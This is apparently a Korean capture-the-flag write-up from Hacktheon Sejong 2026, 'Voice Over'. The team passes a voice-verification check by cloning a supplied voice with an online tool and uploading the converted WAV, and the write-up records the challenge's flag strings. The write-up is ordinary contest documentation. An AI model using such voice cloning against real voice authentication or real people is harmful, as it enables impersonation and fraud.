
hacktheon2026{22c34e819d2800db605d9fdb9ba9ab71d6b9175d6b3b016c49cd94624f545c3}

2026 HACKTHEON SEJONG


팀 이름	Team Name	와장창특공대
문제 이름	Question	Voice Over

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Voice Over




zip 파일에 있는 오디오 파일을 이용하여 주어진 텍스트를 그 음성으로 녹음된 오디오 파일을 올려서 플래그를 얻는 문제




zip 파일을 다운받으면 5개의 음성 파일이 나옴
혹시 숨겨진 내용이 있을까봐 하나씩 들어봤는데 크게 특별한 내용은 없었음

2026 HACKTHEON SEJONG




문제에서 주어진 링크에 들어가 보니까 Target Sentence와 Submit Your Audio라는 칸이 나왔고 아래에 VERIFY 버튼이 나왔음




관찰은 보이스 클로닝 사이트에 들어가서 다운받은 음성 파일과 Target Sentence를 넣은 후 음성 복제 만들기 버튼을 클릭함

2026 HACKTHEON SEJONG




오디오 파일을 만들고 다운로드 받음




WAV 파일로 업로드를 해야하는데 다운 받은 파일은 MP3이기 때문에 변환을 했음

2026 HACKTHEON SEJONG



다운받은 WAF 파일을 업로드하면 ACCESS GRANTED라는 글자와 함께 플래그가 나옴



플래그를 넣으면 문제가 풀렸다고 답이 나오는데 이미 답을 넣고 플래그가 맞다는 것을 확인한 뒤 다시 넣었더니 이미 이 문제를 풀었다고 나옴

FLAG: hacktheon2026{b7d30e21e4106a6ca4d451a218f15a97}

2026 HACKTHEON SEJONG

팀 이름 Team Name	와장창특공대
문 제 이름 Question	(문제 이름 / Question Name)
문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)	